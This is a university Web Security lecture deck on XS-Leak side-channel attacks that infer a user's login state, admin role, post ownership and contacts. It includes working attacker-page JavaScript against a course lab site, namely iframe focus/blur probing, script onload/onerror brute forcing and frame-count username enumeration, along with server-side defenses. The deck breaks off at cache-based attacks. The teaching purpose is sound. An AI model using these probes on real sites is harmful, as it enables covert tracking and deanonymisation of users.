



中國人民大學

RENMIN UNIVERSITY OF CHINA

信息学院

SCHOOL OF INFORMATION

Web安全

6. 客户端安全——隐私嗅探与用户追踪

授课教师：游伟 副教授

授课时间：周五16:00 – 17:30（教二2406）

课程主页：<https://www.youwei.site/course/websecurity>




目录

1. 隐私嗅探
2. 用户追踪

Student的新想法

■ Student001 提出了一种新的想法，通过某种方式了解teacher001的喜好，或者了解teacher001经常访问哪些网站，看看teacher001是否存在一些不为人知的秘密。




6.1 隐私嗅探



- XS-Leaks 全称 Cross-site leaks，可以用来**探测用户敏感信息**。
- 因为该漏洞基于浏览器内核的特性，又被称为**浏览器端的侧信道攻击**。
- XS-Leak通过获取一些不同源网站之间看似不重要的信息交流，通过这些信息回答关于用户的一些问题。


侧信道攻击

- 不直接获取敏感数据，而是通过其他“不敏感”数据推断出敏感数据
- 一个例子：攻击者向看看受害者是否在一个网站中登录。如果受害者网站存在某个接口，这个接口**对非同源网站开放**，攻击者诱骗受害者访问这个接口，并获取返回的报文，观察其与未登录状态的返回报文的区别，就能判断受害者是否登录该网站。




XS-Leaks的危害

- 攻击者基于受害网站接口可以判断不同的问题的答案，比如
 - 用户现在是否是登录状态
 - 用户的id是否是123
 - 用户是否具有特殊权限（VIP，管理员）
 - 用户的好友中是否存在某个特定的人
- 攻击者不能直接获得这些问题的答案，但是可以通过服务器的某些接口的返回报文间接判断出这些问题的答案，导致用户的隐私泄露。



XS-Leak攻击流程



XS-Leak攻击类型

- XS-Leak由很多攻击方法，下面介绍较为简单的几种
 - 基于页面元素id的攻击
 - 基于error事件的攻击
 - 基于frame数量的攻击
 - 基于浏览器缓存的攻击

基于页面元素id的攻击

- 在DOM中，一个元素可以设置一个唯一的id来使之区别于其他元素



```
215 .....<?php echo $username; // 用户名成功  
216 .....<?php if ($username === 'admin'): ?>  
217 .....<button id="pro">ADMIN</button>  
218 .....<?php endif; ?></p>  
219 .....</div>  
220 .....</div>
```

- 访问<https://victim.ruc-ctf.site/user-tracking/index.php>，登录admin/1234，可以看到页面上显示一个admin标签。

欢迎, admin! 您已成功登录。

ADMIN

- 在访问url的时候，携带一个正确的hash值时，浏览器会自动focus 这个 hash 值 id 对应的元素，可以通过document.activeElement查看当前页面focus的元素



基于页面元素id的攻击

■ 攻击者首先在自己构造的而已页面中focus一个元素，然后将目标站点页面嵌入自己的恶意页面，并在自己的恶意页面监听blur事件（focus的相反事件），就能判断用户页面是否存在某个id值的元素。

■ 访问<https://victim.ruc-ctf.site/user-tracking/index.php>，选择无防御，登录admin/1234

hacker.ruc-ctf.site says

用户是admin!!!

OK

```
32 <button id="myButton" autofocus>点击我</button>
33
34 <script>
35   document.addEventListener('DOMContentLoaded', function() {
36     const button = document.getElementById('myButton');
37
38     // 设置onblur事件
39     button.onblur = function() {
40       alert('用户是admin!!!');
41     };
42
43     // 确保按钮获得焦点（虽然已经有autofocus属性）
44     button.focus();
45     // 创建一个新的iframe元素
46     const iframe = document.createElement('iframe');
47
48     // 设置iframe的属性
49     iframe.src = 'https://victim.ruc-ctf.site/user-tracking/dashboard.php#pro';
50     document.body.appendChild(iframe);
51   });
52 </script>
```

防御基于页面元素id的攻击


- 仅让自己的页面被嵌入信任的源中（与clickjacking的防御相同）
 - X-Frame-Options: DENY
 - CSP: frame-ancestors 'self'
 - Javascript: window.top !== window.self
- php检查Sec-Fetch-Dest标头，该标头由浏览器发出，表示请求者所请求的数据被用于何处，Sec-Fetch-Dest如果是iframe，表示自己的页面被嵌入iframe中，可以对页面做特殊处理，比如返回空白页面，下面是一些可能的Sec-Fetch-Dest
 - Audio
 - Font
 - Iframe
 - Image
 - ...

防御基于页面元素id的攻击

- 访问<https://victim.ruc-ctf.site/user-tracking/index.php>，选择Sec-Fetch-Dest，登录admin/1234
- 访问恶意页面<https://hacker.ruc-ctf.site/user-tracking/>，能够看到iframe中为空白页面，网站也没有识别出用户为pro

```
88 ..... break;
89 ..... case 1:
90 ..... if (isset($_SERVER['HTTP_SEC_FETCH_DEST']) && $_SERVER['HTTP_SEC_FETCH_DEST'] === 'iframe') {
91 .....     header('location: about:blank_');
92 .....     exit;
93 ..... }
94 ..... break;
```

服务端的防御措施



基于error事件的攻击

- 跨源嵌入 (iframe,image,script等) 通常是被允许的, 同源策略阻止的是跨源的读取和写入
- 当浏览器向一个api发送资源请求时, 服务端会视情况响应 (200 OK或404 NOT FOUND等), 浏览器接收响应之后, 对应的事件就会发生 (onload或onerror)
- 考虑以下两个情况, 受害者访问恶意网站后, 恶意网站向对应api发送资源请求时的返回数据:
 - GET /api/user/1234 - 200 OK: 说明用户id就是1234, onload事件发生
 - GET /api/user/1235 - 401 Unauthorized: 说明用户id不是1235, onerror事件发生

基于error事件的攻击

■ 一切可爆破的，与用户相关的资源都可通过这种方式查出来，比如一个匿名墙，存在一个“我的帖子”的管理界面，/manage.php?postId=123，当id为123的帖子是当前用户发出的时，会正常返回，否则，返回404或其他页面，攻击者可以通过XS-Leak的方式找到某个用户发的所有帖子id，使匿名墙的匿名功能形同虚设。

Manage.php后端代码

```
34 // 检查帖子是否属于当前用户
35 $stmt = $conn->prepare("SELECT author_id FROM posts WHERE id = ?");
36 $stmt->bind_param("i", $postId);
37 $stmt->execute();
38 $stmt->store_result();
39
40 if ($stmt->num_rows === 0) {
41     // 帖子不存在
42     http_response_code(404);
43     $stmt->close();
44     $conn->close();
45     exit();
46 }
47
48 $stmt->bind_result($authorId);
49 $stmt->fetch();
50
51 if ($authorId === $userId) {
52     // 帖子属于当前用户
53     http_response_code(200);
54 } else {
55     // 帖子不属于当前用户
56     http_response_code(404);
57 }
```

基于error事件的攻击

- Script标签的源只要返回200就能触发onload事件，即使它返回的是json数据或者html，可以通过script标签达到爆破一个用户的所有帖子的效果。

恶意页面爆破代码

```
1 <!DOCTYPE html>
2 <html lang="zh-CN">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>XS-Leak示例，基于error的攻击</title>
7 </head>
8 <body>
9   <h1>基于error的攻击</h1>
10  <p>Loading scripts...</p>
11
12  <script>
13    // 爆破 postId 从 1 到 10
14    for (let postId = 1; postId <= 10; postId++) {
15      // 创建 script 元素
16      const script = document.createElement('script');
17
18      // 设置 src 属性为 manage.php?postId=当前postId
19      script.src = `https://victim.ruc-ctf.site/user-tracking/manage.php?postId=${postId}`;
20
21      // 设置 onload 事件处理程序
22      script.onload = function() {
23        console.log(`Script loaded successfully for postId: ${postId}`);
24      };
25
26      // 将 script 元素添加到文档中
27      document.body.appendChild(script);
28    }
29  </script>
30 </body>
31 </html>
```

执行效果

```
✖ Failed to load resource: the server responded with a status of 404 ()
✖ Failed to load resource: the server responded with a status of 404 ()
✖ Failed to load resource: the server responded with a status of 404 ()
✖ Failed to load resource: the server responded with a status of 404 ()
✖ Failed to load resource: the server responded with a status of 404 ()
✖ Failed to load resource: the server responded with a status of 404 ()
✖ Failed to load resource: the server responded with a status of 404 ()
✖ Failed to load resource: the server responded with a status of 404 ()
✖ Failed to load resource: the server responded with a status of 404 ()
✖ Failed to load resource: the server responded with a status of 404 ()
Script loaded successfully for postId: 1
```

防御基于error事件的攻击

- 防止攻击者发出恶意请求，该防御类似CSRF防御

- 加Token: `/api/users/1234?token=be930b8cfb5011eb9a030242ac130003`这样的请求就不会被攻击者发出，导致爆破
- 加验证码

- 使所有请求返回的返回代码相同，均为200或其他代码（微人大、小喇叭的防御方法）

- 通用防御：所有请求都返回200，成功与否体现在数据中，因为数据不能跨源读取。
- php检查Sec-Fetch-Site标头，该标头由浏览器发出，表示发出请求着和请求的资源之间源的关系，如果Sec-Fetch-Site为cross-site，则返回403或其他错误代码，下面是可能的Sec-Fetch-Site
 - cross-site
 - same-site
 - same-origin
 - None

防御基于error事件的攻击

■ 访问 <https://victim.ruc-ctf.site/user-tracking/index.php>, 选择“全部200”，登录admin/1234

■ 访问 恶意页面 <https://hacker.ruc-ctf.site/user-tracking/error.html>, 发现所有请求都被接受

服务端防御代码

```
85 if ($authorId === $userId) {  
86     // 帖子属于当前用户  
87     echo json_encode(['status' => 'ok']);  
88 } else {  
89     // 帖子不属于当前用户  
90     echo json_encode(['status' => 'error']);  
91 }
```


名称	状态
error.html	200
manage.php?postId=1	200
manage.php?postId=2	200
manage.php?postId=3	200
manage.php?postId=4	200
manage.php?postId=5	200
manage.php?postId=6	200
manage.php?postId=7	200
manage.php?postId=8	200
manage.php?postId=9	200
manage.php?postId=10	200

防御基于error事件的攻击

- 访问 <https://victim.ruc-ctf.site/user-tracking/index.php>, 选择Sec-Fetch-Site, 登录admin/1234
- 访问 恶意页面 <https://hacker.ruc-ctf.site/user-tracking/error.html>, 发现所有请求都被拦截

```
14 ..... case 2:
15 ..... if (isset($_SERVER['HTTP_SEC_FETCH_SITE']) && $_SERVER['HTTP_SEC_FETCH_SITE'] !== 'same-origin') {
16 .....     http_response_code(403);
17 .....     exit;
18 ..... }
19 ..... break;
```


服务端防御代码



✗	▶ GET	https://victim.ruc-ctf.site/user-tracking/manage.php?postId=4	net::ERR_ABORTED 403 (Forbidden)
✗	▶ GET	https://victim.ruc-ctf.site/user-tracking/manage.php?postId=5	net::ERR_ABORTED 403 (Forbidden)
✗	▶ GET	https://victim.ruc-ctf.site/user-tracking/manage.php?postId=1	net::ERR_ABORTED 403 (Forbidden)
✗	▶ GET	https://victim.ruc-ctf.site/user-tracking/manage.php?postId=8	net::ERR_ABORTED 403 (Forbidden)
✗	▶ GET	https://victim.ruc-ctf.site/user-tracking/manage.php?postId=9	net::ERR_ABORTED 403 (Forbidden)
✗	▶ GET	https://victim.ruc-ctf.site/user-tracking/manage.php?postId=6	net::ERR_ABORTED 403 (Forbidden)
✗	▶ GET	https://victim.ruc-ctf.site/user-tracking/manage.php?postId=3	net::ERR_ABORTED 403 (Forbidden)
✗	▶ GET	https://victim.ruc-ctf.site/user-tracking/manage.php?postId=10	net::ERR_ABORTED 403 (Forbidden)
✗	▶ GET	https://victim.ruc-ctf.site/user-tracking/manage.php?postId=5	net::ERR_ABORTED 403 (Forbidden)
✗	▶ GET	https://victim.ruc-ctf.site/user-tracking/manage.php?postId=7	net::ERR_ABORTED 403 (Forbidden)


基于frame数量的攻击

- 有时网站会把一些信息放在iframe中，有点类似于之前基于元素id的攻击，但是这个的攻击范围更广。



基于frame数量的攻击

■ 举个例子：在联系人列表中搜索某个用户，网页将结果放在了iframe中，如果没有该用户，这个iframe也不会被创建，那么攻击者就可以通过判断这个iframe有没有被创建来间接判断受害者的联系人中是否存在某个特定的人



基于frame数量的攻击


■ 访问 <https://victim.ruc-ctf.site/user-tracking/friends.php> , 选择无防御, 登录 admin/1234。可以在里面搜索用户名 (admin,student,teacher), 当输入的用户名存在时, 会向页面插入一个iframe来显示好友信息

The screenshot shows a web interface with a search bar containing 'teacher' and a green '查询' (Search) button. Below the search bar, the user's personal information is displayed: 'teacher 的个人信息', '用户名: teacher', '电子邮箱: teacher@123.com', and '注册时间: 2025-05-06 14:27'. To the right, the HTML source code is visible, showing an `<iframe src='friend_profile.php?username=teacher'>` tag, which is highlighted with a red arrow pointing from the search bar.

The screenshot shows the same web interface but with '123' entered in the search bar. Below the search bar, the text '未找到用户 "123"' (User '123' not found) is displayed. To the right, the HTML source code is visible, showing a `<div class='no-friend'> 未找到用户 "123" </div>` block, which is highlighted with a red arrow pointing from the search bar.

基于frame数量的攻击

- 如果这个搜索功能因为开发者的疏忽或图方便，**能通过一个url实现**，那么攻击者就可以将这个url以iframe的形式嵌入恶意页面，判断当前页面的所有frame数量



基于frame数量的攻击

- 如果这个搜索功能因为开发者的疏忽或图方便，能通过一个url实现，那么攻击者就可以通过window.open打开这个url，判断这个url对应的界面的所有frame数量，因为**window.frames.length**是不被同源策略限制的。
- 访问 <https://victim.ruc-ctf.site/user-tracking/friends.php>，登录 admin/1234。
- 访问恶意页面<https://hacker.ruc-ctf.site/user-tracking/frame.html>，可以在控制台中看到攻击效果。

```
开始用户名爆破...  
有效用户名: admin  
有效用户名: student  
有效用户名: teacher  
爆破完成
```

>

基于frame数量的攻击

■ 攻击者恶意站点的代码

```
0  <script>
7  // 用户名列表
8  const usernameList = [
9    'admin',
10   'user',
11   'test',
12   'guest',
13   'root',
14   'administrator',
15   'demo',
16   'student',
17   'teacher'
18   // 可以继续添加更多用户名
19 ];
20
21 // 爆破函数
22 async function bruteForceUsernames() {
23   console.log("开始用户名爆破...");
24
25   for (const username of usernameList) {
26     await testUsername(username);
27   }
28
29   console.log("爆破完成");
30 }
31
```


```
32 // 测试单个用户名
33 function testUsername(username) {
34   return new Promise((resolve) => {
35     // 创建iframe
36     const iframe = document.createElement('iframe');
37     iframe.src = `https://victim.ruc-ctf.site/user-tracking/friends.php#${username}`;
38     iframe.onload = iframe.onerror = function() {
39       // 给页面一点时间加载
40       setTimeout(() => {
41         // 检查frames数量
42         if (window.frames[0].length > 0) {
43           console.log(`有效用户名: ${username}`);
44         }
45
46         // 移除iframe
47         document.body.removeChild(iframe);
48         resolve();
49       }, 1000); // 适当延迟确保加载完成
50     };
51     document.body.appendChild(iframe);
52   });
53 }
54
55 // 页面加载后开始爆破
56 window.onload = bruteForceUsernames;
57
58 </script>
```

防御基于frame数量的攻击

- 防御CSRF的手段都可防御此类攻击
- 设置X-Frame-Options, 防止页面被插入iframe中 (详见click-jacking)

基于缓存的攻击

- 浏览器缓存能大大加快我们重新访问一个网页的速度，但是攻击者也能通过这个特性，来判断受害者的浏览器是否曾经加载过某个资源，这些资源通常是图片、css、js等文件



基于缓存的攻击

